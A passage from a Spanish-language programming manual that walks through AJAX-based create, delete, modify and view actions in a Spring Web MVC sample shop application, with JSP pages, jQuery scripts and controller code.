- **success**. La función de “callback” que se ejecutará cuando llegue la respuesta. Recibe como parámetro el objeto JSON construido a partir de la respuesta del servidor.
  - **error**. La función de “callback” que se ejecuta si se produce algún tipo de fallo en la comunicación o en la conversión de los datos a JSON. Admite hasta tres parámetros: El objeto XMLHttpRequest que usa JavaScript para realizar la petición, un código de error, y el mensaje de error. Por lo general el más útil es el primero. Sus propiedades y métodos permiten averiguar todo lo que ha pasado.

Las siguientes no las he usado en los ejemplos, pero en ocasiones pueden resultar útiles:

- **async**. True por defecto. Indica si la petición se lanzará de forma asíncrona o se bloqueará la página hasta que llegue la respuesta.
- **contentType**. Establece esa cabecera de petición. En ocasiones (servicios REST) el servidor sólo acepta peticiones de cierto tipo.
- **headers**. Líneas de cabeceras a enviar.
- **timeout**. Tiempo máximo de espera, en milisegundos.

El modo de trabajo será siempre similar. Antes de hacer la petición “inicio” la presentación, en este caso ocultando mensajes de error o acierto. Realizo la llamada y cuando llega la respuesta (siempre recibo el mismo objeto) la analizo y dibujo el resultado.

La función de error forma parte de la lógica del programa. Sé que en ocasiones se producen excepciones no gestionadas en el controlador. Es así a propósito, para que se dibuje la página de error general.

Pero si una de esas excepciones ocurriera en un método de acción lanzado desde una petición AJAX, la respuesta del servidor no sería un texto en formato JSON, sino un texto en formato HTML; en ese caso JQuery ejecutaría la función de “callback” de error. He escrito el código de JavaScript teniendo eso en cuenta.

## 6.8 Ejemplos AJAX

Ahora tocan los controladores diseñados para trabajar con AJAX, “Usuarios” y “Productos”. Veremos todo el código de los ejemplos, incluido el de las páginas JSP y JavaScript.

He tratado de escribir ejemplos que abarquen muchos casos distintos, para dar ideas y para que se comprenda mejor el uso de Spring Web.

### 6.8.1 Usuarios

El menú tiene cinco opciones, pero aquí sólo veremos las operaciones de siempre. “Estadísticas” lo dejo para sesiones. Como en el resto de ejemplos primero muestro la estructura de la clase **ControladorUsuario**:

```
@Controller
@RequestMapping("/usuario")
public class ControladorUsuario {

    @Autowired
    private RepositorioUsuario ru;
    @Autowired
    private Estadistica estadistica;
    ...
}
```

Como era de esperar pide la inyección del repositorio de usuarios. Usa sesiones, por lo que también solicita esos datos.

No quiero explicar ni JavaScript ni JQuery en este manual, por lo que no hay ningún apartado dedicado de forma específica a estos temas. Pero en el apartado 6.8.1.2, “Crear” veremos por primera vez el uso de AJAX en un ejemplo. Ahí comento el código de JavaScript con más profundidad que en el resto de casos.

#### 6.8.1.1 Ver

Esta acción es idéntica a las que hemos estudiado en otros ejemplos. Es la más simple, por lo que ni siquiera he usado AJAX. La vista recibirá una lista de usuarios y los dibujará en pantalla:

## Ver usuarios

Duis id pellentesque augue. Vestibulum aliquam dignissim arcu, id euismod nulla sodales eu. Aliquam accumsan purus elit, id laoreet la posuere. Maecenas tristique urna mi, at pellentesque dolor convallis vitae. Maecenas vehicula, elit a blandit euismod, ante justo luctus ar diam sem, convallis ac mauris at, rutrum maximus dui.

Nombre completo	Login	Clave secreta	Roles de seguridad
Ana María Arregui	ana	\$2a\$10\$cQF37XsVANGqE3ecuvxkguQxz4WWOg/ubJrAm4Fh.qcC01DBELJ.m	cliente
Javier Rodríguez Díez	javi	\$2a\$10\$0LeRYHN7fRUB6cmF7PUoeUDTCsOY8KldTtPQjDg2WaK5N1EnvxY	administrador cliente
Luis Pérez Salazar	luis	\$2a\$10\$y1dU8tIUBNrHVoFSjTKh7.dhllro0L6nM57/LCHfoVDCNHmqHQsIq	cliente

Tampoco necesita JavaScript, Sólo es una página JSP típica:

```
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>
<%@ taglib uri="http://java.sun.com/jsp/jstl/functions" prefix="fn" %>

<p><spring:message code="usuario.ver.uno"/></p>
<table class="datos">
<thead>
<tr>
    <th><spring:message code="usuario.nombreCompleto"/></th>
    <th><spring:message code="usuario.login"/></th>
    <th><spring:message code="usuario.clave"/></th>
    <th><spring:message code="usuario.rol"/></th>
</tr>
</thead>
<tbody>
    <c:forEach items="${usuarios}" var="u">
        <tr>
            <td>${u.nombreCompleto}</td>
            <td>${u.login}</td>
            <td>${u.clave}</td>
            <td>
                <c:forEach items="${u.roles}" var="rol">
                    ${fn:substringAfter(fn:toLowerCase(rol), "role_")}
                </c:forEach>
            </td>
        </tr>
    </c:forEach>
</tbody>
</table>
```

Los textos son claves del fichero de recursos, para que se puedan aplicar traducciones automáticas. Lo único distinto es que un usuario puede tener varios roles asignados, por lo que tengo que recorrer esa colección en un segundo bucle. Como los nombres de los roles no son estéticos ("ROLE\_CLIENTE") uso funciones para adecentarlos un poco.

El método de acción del controlador es el esperado:

```
@RequestMapping("ver.html")
public ModelAndView ver() {
    this.estadistica.incrementar(Operacion.VER);
    ModelAndView model=new ModelAndView("usuario.ver");
    model.addObject("usuarios",ru.findAll());
    return model;
}
```

Al parecer, esa "estadística" almacena cuántas operaciones se han hecho de cada tipo, por lo que veremos cómo se incrementa en cada uno de las acciones de este controlador. Por lo demás hace lo de siempre: pide al modelo la lista de usuarios y lo deja como atributo de la petición. No tengo en cuenta errores de la base de datos, por lo que si se producen el controlador auxiliar recibirá la excepción y lanzará la página de error genérica.

### 6.8.1.2 Crear

Aunque esta acción sí que utiliza AJAX la lógica es la misma que en el resto de ejemplos de creación. Habrá dos peticiones distintas:

- En la primera, supongo que desde el menú principal, el usuario nos pide una página con un formulario en blanco.
- En la segunda petición, nos imaginamos que usando el formulario y el programa de JavaScript que acabamos de enviarle, nos mandará los parámetros necesarios para crear un usuario. Utilizaremos el modelo y en la respuesta le diremos qué ha pasado.

Ésta segunda petición es diferente. Usará un programa de JavaScript, por lo que la respuesta no tiene que dibujar la página desde cero. Se limitará a enviarle a una función de JavaScript la información necesaria para dibujar el resultado: un simple “bien” o “mal”.

Esta es la página JSP que dibuja la respuesta a la primera petición. Suponemos que el cliente usará el código de HTML y de JavaScript que le estamos enviando para lanzar la segunda petición:

```

<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<%@ taglib uri="http://java.sun.com/jsp/jstl/functions" prefix="fn" %>

<script src="../js/usuario/crear.js" type="text/javascript"></script>

<form method="post" id="formulario">
<table class="formulario">
<tbody>
<tr>
    <td><label><spring:message code="usuario.login"/></label></td>
    <td><input type="text" name="login" class="peq"/></td>
    <td class="error"></td>
</tr>
<tr>
    <td><label><spring:message code="usuario.clave"/></label></td>
    <td><input type="text" name="clave" class="peq"/></td>
    <td class="error"></td>
</tr>
<tr>
    <td><label><spring:message code="usuario.rol"/></label></td>
    <td>
        <c:forEach items="${roles}" var="rol">
            <input type="checkbox" name="roles" value="${rol}" />
            &nbsp; ${fn:substringAfter(fn:toLowerCase(rol), "role_")}<br/>
        </c:forEach>
    </td>
    <td class="error"></td>
</tr>
<tr>
    <td><label><spring:message code="usuario.nombreCompleto"/></label></td>
    <td><input type="text" name="nombreCompleto" class="gra"/></td>
    <td class="error"></td>
</tr>
<tr>
    <td colspan="2">
        <input type="submit" value=<spring:message code="usuario.crear.submit"/>/>
    </td>
</tr>
</tbody>
</table>
</form>

<p id="bien"><spring:message code="usuario.crear.bien"/></p>
<p id="mal" class="error"><spring:message code="usuario.crear.mal"/></p>

```

Sólo voy a dibujar esta pantalla una vez. Los sucesivos usos que se hagan de ella no la borrarán, por lo que no volveré a enviar código de HTML para volver a dibujarla.

Por tanto los formularios de XML de Spring no me sirven de nada; no voy a ejecutar este código JSP una segunda vez para que generar una segunda página de respuesta, con un formulario relleno y los mensajes

de error detectados en el binding. La respuesta a la segunda petición es un pequeño texto con aspecto de objeto de JavaScript.

Tampoco he usado las etiquetas "if" de la biblioteca core, para poner el mensaje de "bien" o "mal". En el resto de páginas ese código solía tener este aspecto:

```
<c:if test="${!empty bien}">
    <p><spring:message code="usuario.crear.bien"/></p>
</c:if>

<c:if test="${!empty mal}">
    <p class="error"><spring:message code="usuario.crear.mal"/></p>
</c:if>
```

Como respuesta a la segunda petición la página JSP volvía a ejecutarse. El controlador dejaba como atributo del modelo un "bien" o "mal" y el HTML generado incluía el párrafo adecuado. Pero esta vez la segunda respuesta es un texto que llegará directamente a una función de JavaScript en el cliente. La página JSP nunca vuelve a ejecutarse, por lo que un "if" no sirve de nada.

Lo que he hecho esta vez es enviar directamente el párrafo "bien" y "mal" (por supuesto traducidos con "message") como respuesta a la primera petición. He hecho trampas y los he ocultado con estilos. Están en la página que le llega al cliente pero no se dibujan:

```
#bien, #mal, #error, .noAlPrincipio {
    display: none;
}

<p id="bien">El usuario se ha creado correctamente.</p>
<p id="mal" class="error">No he podido crear al usuario. Tal vez ....</p>
```

Por supuesto si mira el código HTML que le he enviado los verá, pero no es algo que nos tenga que preocupar. Da igual que sepa la lista de mensajes que podemos enseñarle.

El resto de etiquetas siguen resultando útiles. Uso un bucle para dibujar una lista de "checked" con todos los roles, uso "message" por todas partes y empleo funciones para que los nombres tengan una apariencia aceptable:

The screenshot shows a web page titled "La Papelería". At the top, there's a navigation bar with links for Inicio, Usuarios, Productos, Proveedores, and Tipos de producto. On the right side of the header, there's a "salir" link. The main content area has a light blue background and is titled "Nuevos usuarios". It contains several input fields: "Login" (text input), "Clave secreta" (text input), "Roles de seguridad" (checkboxes for "cliente", "administrador", and "trabajador"), and "Nombre completo" (text input). Below these fields is a button labeled "Crear nuevo usuario". At the bottom of the page, there are language links "en" and "es", and a copyright notice "© Javier Rodríguez 2020".

Fíjate en el formulario HTML generado la página que le hemos enviado al cliente (muestro un resumen):

```
<form method="post" id="formulario">
    <td><input type="text" name="login" class="peq"/></td>
    <td><input type="text" name="clave" class="peq"/></td>
    <td>
        <input type="checkbox" name="roles" value="ROLE_CLIENTE"/>cliente
        <input type="checkbox" name="roles" value="ROLE_ADMINISTRADOR"/>administrador
        <input type="checkbox" name="roles" value="ROLE_TRABAJADOR"/>trabajador
    </td>
    <td><input type="text" name="nombreCompleto" class="gra"/></td>
    <td><input type="submit" value="Crear nuevo usuario"/></td>
</form>
```

Supongamos que relleno el formulario con los siguientes valores:

Login	<input type="text" value="pedro"/>
Clave secreta	<input type="text" value="clavepedro"/>
Roles de seguridad	<input type="checkbox"/> cliente <input checked="" type="checkbox"/> administrador <input checked="" type="checkbox"/> trabajador
Nombre completo	<input type="text" value="Pedro González"/>

Cuando realicemos una petición, no importa cómo, estos serán los parámetros que llegarán al servidor:

```
login=pedro&clave=clavepedro&roles=ROLE_ADMINISTRADOR&roles=ROLE_TRABAJADOR
&nombreCompleto=Pedro+Gonz%C3%A1lez
```

Como siempre, crea un texto que simula un conjunto de parejas “variable=valor”, con el nombre del campo y su contenido. En el caso de un control “checkbox” o “radio” el valor por defecto es un simple “on”, que no nos sirve de nada; por eso se les asigna siempre un “value” en el código de HTML.

Fíjate que todos los “checkbox” **tienen el mismo nombre**. Como hemos seleccionado dos elementos, en la petición existen dos parámetros llamados “roles”. Es la forma que tiene un formulario de simular un array. Ya veremos cómo hacemos binding con esa cosa.

El código de JavaScript correspondiente a esta página es el que mostré en el apartado 6.7, “JavaScript, JQuery y Validate”, por lo que no lo repito aquí. Captura el formulario y le aplica JQuery Validate. Si algún control no cumple las reglas de validación la petición no se realiza y se muestra un mensaje de error:

Login	<input type="text" value="pedro"/>	
Clave secreta	<input type="text" value="cla"/>	Por favor, no escribas menos de 6 caracteres.
Roles de seguridad	<input type="checkbox"/> cliente <input type="checkbox"/> administrador <input type="checkbox"/> trabajador	Este campo es obligatorio.
Nombre completo	<input type="text" value="Pedr"/>	Por favor, no escribas menos de 6 caracteres.

Si son correctos lanza una petición POST con todos los campos del formulario.

Por fin llegamos a los métodos de acción del controlador. He escrito dos, uno para cada petición:

```
@RequestMapping(value = "crear.html", method = RequestMethod.GET)
public ModelAndView crear() {
    ModelAndView model=new ModelAndView("usuario.crear");
    model.addObject("roles",Usuario.Rol.values());
    return model;
}

@RequestMapping(value = "crear.html", method = RequestMethod.POST,
                params = {"login", "clave","nombreCompleto","roles"})
@ResponseBody
public Respuesta<Object> crear(@Validated Usuario u, BindingResult errores) {
    if (errores.hasErrors()) return new Respuesta<Object>(false);
    //Si ya existe no permito modificarlo. No tiene demasiada importancia...
    Optional<Usuario> op=ru.findById(u.getLogin());
    if (op.isPresent()) return new Respuesta<Object>(false);

    ru.guardar(u); //Clave encriptada
    this.estadistica.incrementar(Operacion.CREAR);
    return new Respuesta<Object>(true);
}
```

La primera petición es sencilla. Si utiliza el menú principal (o algo parecido) dibujo una página JSP tradicional con un formulario en blanco. Ese formulario muestra la lista de roles, por lo que la dejo como un atributo del modelo.

El segundo método de acción es distinto. Presupongo que usa el código que le he enviado previamente, por lo que espero una petición POST que contenga los parámetros “login”, “clave”, “nombreCompleto” y “roles”. Esa petición debería haberse lanzado con un programa de JavaScript, así que le responderé con un texto

en formato JSON, que recogerá la función de “callback”. Para hacerlo sólo tengo que devolver un objeto de Java y anotar el método con “@ResponseBody”.

Si el cliente ha hecho cosas raras y la petición la realiza de otra forma no es un error de seguridad. Sencillamente la respuesta que le envío no se dibujará bien; peor para él, que no haga el tonto. Como **nunca te puedes fiar de lo que te envía el cliente** jamás añadas “información secreta” en una respuesta.

Sea como sea, es una petición normal. No existen peticiones de otro tipo. Como ya hemos visto, los parámetros asociados a la petición pueden ser similares a esto:

```
login=pedro&clave=clavepedro&roles=ROLE_ADMINISTRADOR&roles=ROLE_TRABAJADOR
&nombreCompleto=Pedro+Gonz%C3%A1lez
```

Y le he pedido que haga binding sobre un objeto de clase “Usuario”:

```
public void setLogin(String login) {...}
public void setNombreCompleto(String nombreCompleto) {...}
public void setClave(String clave) {...}
public void setRoles(List<Rol> roles) {...}
```

Y por si fuera poco, “Rol” es una enumeración:

```
public enum Rol {ROLE_CLIENTE, ROLE_ADMINISTRADOR, ROLE_TRABAJADOR};
```

Sin problemas. El **editor de propiedades** de Spring es muy listo y sabe interpretar parámetros con el mismo nombre como arrays o colecciones, y es capaz de traducir un texto a un elemento de una enumeración. Por tanto, el binding funciona como siempre.

He usado “BindingResult” y “@Validated”, por lo que se aplica la validación sintáctica. Si todo va bien y puedo crear el usuario incremento la estadística y le respondo con un “new Respuesta(true)”, o “false” en caso contrario. Si suponemos que no se han producido fallos Jackson convertirá mi objeto de Java en este texto:

```
{"estado":true,"valor":null}
```

La respuesta llegará al código de JavaScript que inició la petición, JQuery usará “eval” para convertir el texto en un objeto de JavaScript y se lo pasará a la función de “callback”:

```
function(r){
    if (r.estado) bien.fadeIn(200);
    else mal.fadeIn(200);
}
```

En este caso el dibujo de la página es muy simple; se limita a hacer visible el párrafo de acierto o de error. Fíjate que no hemos hecho nada con el resto de la página, ni con los valores de los controles del formulario. Están tal como los hemos dejado, ya que la página no se ha borrado.

Nuevos usuarios

Login	pedro
Clave secreta	clavepedro
Roles de seguridad	<input type="checkbox"/> cliente <input checked="" type="checkbox"/> administrador <input checked="" type="checkbox"/> trabajador
Nombre completo	Pedro González

El usuario se ha creado correctamente.

#### 6.8.1.3 Borrar

Las ideas son las mismas; la acción se compone de dos subacciones distintas:

- La primera responderá a una petición GET sin parámetros adicionales, por ejemplo provocada por un enlace del menú principal. El comportamiento será el clásico y dibujaré la respuesta con una página JSP que contendrá el desplegable con los usuarios a eliminar.

- La segunda petición será POST y me enviará como parámetro el login del usuario (su clave principal). La realizaré mediante JavaScript, por lo que la respuesta se limitará a un “bien” o “mal” directamente desde el método de acción.

La página JSP que dibuja la primera respuesta:


```
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>

<script src="../js/usuario/borrar.js" type="text/javascript"></script>

<p><spring:message code="usuario.borrar.uno"/></p>
<form method="post" id="formulario">
<p>
    <select name="login">
        <option value=""><spring:message code="usuario.seleccion"/></option>
        <c:forEach items="${usuarios}" var="u">
            <option value="${u.login}">${u.nombreCompleto}</option>
        </c:forEach>
    </select>
    <input type="submit" value="" />
</p>
</form>

<p id="bien"><spring:message code="usuario.borrar.bien"/>.</p>
<p id="mal" class="error"><spring:message code="usuario.borrar.mal"/></p>
```

No se volverá a dibujar, por lo que no tiene sentido que use “if” para dibujar o no los mensajes, ni que utilice formularios de XML de Spring para conservar el “option” escogido inicialmente la segunda vez que se dibuje la página. No se borra nada:



El código de JavaScript del archivo `/js/usuario/borrar.js`:

```
$(function(){
    var f=$("#formulario");
    var bien=$("#bien");
    var mal=$("#mal");
    var s=f.find("select");

    f.submit(function(e){
        e.preventDefault();
        bien.hide();
        mal.hide();
        if (s.val()=='') return;

        $.ajax({
            url:"../usuario/borrar.html",
            method:"post",
            data:f.serialize(),
            dataType:"json",
            success:function(r){
                if (r.estado) {
                    s.find("option:selected").remove();
                    bien.fadeIn(200);
                }
            }
        });
    });
});
```

```

        else mal.fadeIn(200);
    },
error:function(xhr){
    mal.fadeIn(200);
    console.log (xhr.responseText);
}
));
});
});

```

El ejemplo muy similar en los diferentes casos, porque siempre hace lo mismo:

- Captura los elementos de la página necesarios para aplicar los futuros cambios.
- Captura el formulario y le aplica validación si es necesario (no en este caso).
- Define la petición AJAX y el código necesario para dibujar la respuesta.

La función encargada de dibujar la respuesta comprueba el valor enviado con la respuesta, y si es “true” muestra el mensaje de acierto y modifica el contenido del desplegable:

```
s.find("option:selected").remove();
```

El código HTML no se va a ninguna parte, siempre tendremos el enviado al inicio del proceso. Por tanto, si borramos un usuario de la base de datos tenemos que quitarlo nosotros del “select”. La página no se ha movido, por lo que el elemento seleccionado actualmente es el que hemos borrado en el modelo.

El controlador tiene definidos dos métodos de acción, uno por petición:

```

@RequestMapping(value="borrar.html", method = RequestMethod.GET)
public ModelAndView borrar() {
    ModelAndView model=new ModelAndView("usuario.borrar");
    model.addObject("usuarios",ru.findAll());
    return model;
}

@RequestMapping(value="borrar.html",method=RequestMethod.POST,params="login")
@ResponseBody
public Respuesta<Object> borrar(String login) {
    try {
        ru.deleteById(login);
        this.estadistica.incrementar(Operacion.BORRAR);
        return new Respuesta<>(true);
    }
    catch (DataAccessException e) {
        return new Respuesta<>(false);
    }
}

```


Para la primera petición recupero la lista de usuarios del modelo y lanzo la página JSP. En la segunda petición recupero el login enviado y trato de borrar ese usuario. El método está anotado con “@ResponseBody”, así que lo que devuelva será el cuerpo de la respuesta al cliente. Igual que en la acción “borrar”, devuelvo un objeto de clase “Respuesta” con un “true” o “false”.

También incremento la estadística, para el ejemplo de sesiones.

#### 6.8.1.4 Modificar

Es la acción más larga, ya que se compone de tres peticiones distintas.

- La petición inicial, como siempre, será un GET que presupongo viene del menú principal. No envía parámetros (y si lo hace no los tengo en cuenta) y dibujo la página inicial completa con JSP. Contiene un desplegable con todos los usuarios, para que el cliente escoja a quién quiere modificar.



- La segunda petición debería producirse por el código de JavaScript que acabo de enviarle, cuando escoja a alguien. Lanzará una petición POST con el login del usuario y yo le responderé con un texto JSON que contendrá los datos de ese usuario. La función que dibuja la respuesta mostrará un formulario que hasta ese momento permanecía invisible y lo llenará con esos datos.

- La tercera petición también se lanza desde JavaScript. Se producirá cuando haya modificado lo que me interese de ese usuario, sea correcto (valido en el cliente) y pulse el botón “modificar” del formulario. El método de acción también me responderá con un texto en formato JSON, pero esta vez con el clásico “bien” o “mal”.

La página JSP que genera el código inicial de HTML es ésta:

```

<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<%@ taglib uri="http://java.sun.com/jsp/jstl/functions" prefix="fn" %>

<script src="../js/usuario/modificar.js" type="text/javascript"></script>

<p><spring:message code="usuario.modificar.uno"/></p>

<form id="formularioSelect">
<p>
    <select name="login" class="gra">
        <option value=""><spring:message code="usuario.seleccion"/></option>

```

---

```

<c:forEach items="${usuarios}" var="u">
    <option value="${u.login}">${u.nombreCompleto}</option>
</c:forEach>
</select>
</p>
</form>

<form method="post" id="formularioDatos" class="noAlPrincipio">
<table class="formulario">
    <tbody>
        <tr>
            <td><label><spring:message code="usuario.login"/></label></td>
            <td><input type="text" name="login" readonly="readonly" class="peq"/></td>
            <td class="error"></td>
        </tr>
        <tr>
            <td><label><spring:message code="usuario.clave"/></label></td>
            <td><input type="text" name="clave" class="peq"/></td>
            <td class="error"></td>
        </tr>
        <tr>
            <td><label><spring:message code="usuario.rol"/></label></td>
            <td>
                <c:forEach items="${roles}" var="rol">
                    <input type="checkbox" name="roles" value="${rol}"/>
                    &nbsp; ${fn:substringAfter(fn:toLowerCase(rol), "role_")}<br/>
                </c:forEach>
            </td>
            <td class="error"></td>
        </tr>
        <tr>
            <td><label><spring:message code="usuario.nombreCompleto"/></label></td>
            <td><input type="text" name="nombreCompleto" class="gra"/></td>
            <td class="error"></td>
        </tr>
        <tr>
            <td colspan="2">
                <input type="submit" value=<spring:message
                    code="usuario.modificar.submit"/></td>
            </td>
        </tr>
    </tbody>
</table>
</form>

<p id="bien"><spring:message code="usuario.modificar.bien"/></p>
<p id="mal" class="error"><spring:message code="usuario.modificar.mal"/></p>

```

El código HTML sólo se genera una vez, así que envío ya el segundo formulario y los mensajes de error y acierto. He usado estilos para que no se dibujen por defecto; los mostraré y volveré a ocultar con JavaScript a medida que sea necesario.

El segundo formulario es casi idéntico al de la acción crear. El controlador ha dejado como atributo del modelo la lista de roles, y aquí los defino como un “array” de controles “checked”, tal como entiende HTML un array: varios controles con el mismo nombre. También he utilizado funciones para cambiar la apariencia de los nombres de rol.

Este es el fichero de JavaScript `/js/usuario/modificar.js`:

```

$(function(){
    var fs=$("#formularioSelect");
    var s=fs.find("select");
    var fd=$("#formularioDatos");
    var bien=$("#bien");
    var mal=$("#mal");

```

---

```

s.change(function(){
    fd.hide();
    bien.hide();
    mal.hide();
    if (s.val() == "") return;

    $.ajax({
        url: "../usuario/modificar.html",
        method: "post",
        data: fs.serialize(),
        dataType: "json",
        success: function(r){
            if (r.estado) {
                for (var nombre in r.valor)
                    fd.find("input[name='" + nombre + "']").val(r.valor[nombre]);
                fd.fadeIn(200);
            }
            else mal.fadeIn(200);
        },
        error: function(xhr){
            mal.fadeIn(200);
            console.log (xhr.responseText);
        }
    });
});

//Es el mismo código de crear.js
var validador=fd.validate({
    rules: {
        login:{required:true, minlength:3, maxlength:40},
        nombreCompleto:{required:true, minlength:6, maxlength:40},
        roles:{required:true}
    },
    errorPlacement: function(error, element) {
        element.parent().next("td").append(error);
    },
    submitHandler:function(){
        bien.hide();
        mal.hide();

        $.ajax({
            url: "../usuario/modificar.html",
            method: "post",
            data: fd.serialize(),
            dataType: "json",
            success: function(r){
                if (r.estado) {
                    s.find("option:selected").text(r.valor.nombreCompleto);
                    bien.fadeIn(200);
                }
                else mal.fadeIn(200);
            },
            error: function(xhr){
                mal.fadeIn(200);
                console.log (xhr.responseText);
            }
        });
    }
});

```

Es más largo de lo habitual, ya que realiza dos peticiones distintas. La primera se lanza al cambiar un valor del “select”, y únicamente envía un parámetro con su valor. La segunda aplica JQuery Validate, y envía todo el contenido del segundo formulario.

---

Cuando llega la respuesta a la primera petición, si todo es correcto modiflico la página: relleno los campos del formulario y hago que se dibuje. Aunque no quiero explicar JQuery, fíjate como los he hecho. Como los nombres de los campos coincide con el de las propiedades del objeto JSON (son los nombres de las propiedades de la entidad de Java), puedo usar un bucle para encontrar los elementos de HTML y modificarlos. De algún modo misterioso, funciona hasta con los roles.

La función de la segunda respuesta tiene la misma estructura, ya que el controlador siempre devuelve objetos de clase “Respuesta”. Si todo es correcto, muestro el párrafo de acierto y modiflico el “option” activo en la pantalla, por si ha cambiado el nombre completo. He tomado el nombre de la respuesta del controlador, un simple ejemplo de que puedes enviar lo que quieras.

La página no se borra. Si quieres cambios, los tienes que hacer mediante programación en JavaScript. Para tareas básicas no es complicado; únicamente hay que tener un poco de cuidado de cuándo mostrar y ocultar los elementos.

Vamos a ver el código del controlador. Esta vez comentaré cada método por separado:

```
@RequestMapping(value="modificar.html", method = RequestMethod.GET)
public ModelAndView modificar() {
    ModelAndView model=new ModelAndView("usuario.modificar");
    model.addObject("usuarios",ru.findAll());
    model.addObject("roles",Usuario.Rol.values());
    return model;
}
```

La respuesta a la primera petición es la tradicional. Una página JSP que necesita la lista de usuarios para el desplegable y la lista de roles para el formulario invisible.

```
@RequestMapping(value="modificar.html",method=RequestMethod.POST,params="login")
@ResponseBody
public Respuesta<Usuario> modificar(String login) {
    Optional<Usuario> op=ru.findById(login);
    if (op.isPresent()) {
        Usuario u=op.get();
        u.setClave(null);
        return new Respuesta<>(true,u);
    }
    else return new Respuesta<>(false);
}
```

La segunda petición responde con un texto en formato JSON. Recibe el “login” de un usuario, y si lo encuentra devuelve el objeto. Como uso “Respuesta” es muy sencillo informar a la página de si lo he encontrado o no.

```
@RequestMapping(value="modificar.html", method = RequestMethod.POST,
                  params = {"login", "clave","nombreCompleto","roles"})
@ResponseBody
public Respuesta<Usuario> modificar(@Validated Usuario u,
   BindingResult errores) {
    if (errores.hasErrors()) return new Respuesta<>(false);

    //Impido que se use para crear...
    Optional<Usuario> op=ru.findById(u.getLogin());
    if (!op.isPresent()) return new Respuesta<>(false);
    //Si no me envían la clave dejo la antigua clave encriptada
    if (u.getClave().length()==0) {
        u.setClave(op.get().getClave());
        ru.modificar(u, false);
    }
    else ru.modificar(u, true);

    this.estadistica.incrementar(Operacion.MODIFICAR);
    return new Respuesta<>(true, u);
}
```

El tercer método de acción recibe todo lo necesario para modificar un usuario. Por supuesto se supone que la petición es AJAX, así que está decorado con “@ResponseBody” y por tanto lo que el método devuelve es directamente la respuesta. Como ya sabes, Jackson se encarga de que sea un texto en formato JSON.

Como siempre, uso “Respuesta” para enviar el resultado, “true” o “false”. Si he podido modificar al usuario también le envío los datos de éste. La verdad es que no es necesario, sólo es un ejemplo de lo que se puede hacer. Y cómo no, incremento la estadística.

Como la clave la almaceno codificada con un algoritmo hash y es posible que decidan conservar la antigua el modelo tiene definido un método “modificar” especial. Si la clave es nueva y por tanto la tengo en texto plano, modiflico codificándola. Si no han tocado la clave y conservo la antigua, modiflico sin codificar la clave.

## 6.8.2 Productos

Este grupo de acciones también usa AJAX, y me he limitado a las operaciones CRUD. Pero la entidad utiliza una clave compuesta, he escrito algunas páginas de otra manera y he hecho algún experimento. La base siempre es la misma, pero el verlo de forma distinta ayuda a entenderlo mejor. Y puede darte ideas.

Lo que no cambia es la definición del controlador:

```
@Controller  
@RequestMapping("/producto")  
public class ControladorProducto {  
  
    @Autowired  
    private RepositorioProducto rProd;  
    @Autowired  
    private RepositorioProveedor rProv;  
    @Autowired  
    private RepositorioTipoProducto rTipo;  
  
    ...  
}
```

Como todos los demás, me limito a inyectar los repositorios que voy a utilizar. En este caso necesito los tres, por el modo en el que he escrito alguna de las acciones.

### 6.8.2.1 Ver tradicional

Precisamente esta acción es idéntica al resto de ejemplos de este tipo. La he añadido porque después la repetiré usando AJAX y te puede resultar útil compararlas.

La petición del usuario la responderé con la ejecución de una página JSP, que necesita la lista de productos de la empresa, con los nombres de proveedor y de tipo de producto:

Tipo de producto	Proveedor	Precio
Corrector blanco cinta	Compañía Occidental	2.56
Corrector blanco cinta	Suministros Pérez	2.56
Corrector blanco frasco de cristal	Compañía Occidental	21.0
Corrector blanco frasco de cristal	Suministros Pérez	20.0
Corrector rojo cinta	Suministros Pérez	2.56
Cuaderno negro tapa dura	Compañía Occidental	11.34
Cuaderno roja anillas	Compañía Occidental	2.9

La página JSP es la habitual:

```
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>  
<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>  
  
<p><spring:message code="producto.ver.uno"/></p>  
<table class="datos">  
    <thead class="iguales">  
        <tr>  
            <th><spring:message code="producto.tipo"/></th>  
            <th><spring:message code="producto.proveedor"/></th>  
            <th><spring:message code="producto.precio"/></th>  
        </tr>  
    </thead>
```

---

```

</thead>
<tbody>
    <c:forEach items="${productos}" var="p">
        <tr>
            <td>${p.tipoProducto.nombre}</td>
            <td>${p.proveedor.nombre}</td>
            <td>${p.precio}</td>
        </tr>
    </c:forEach>
</tbody>
</table>

```

Y el método de acción también:

```

@RequestMapping("/ver.html")
public ModelAndView ver() {
    ModelAndView model=new ModelAndView("producto.ver");
    model.addObject("productos",rProd.getTodoOrdenado());
    return model;
}

```

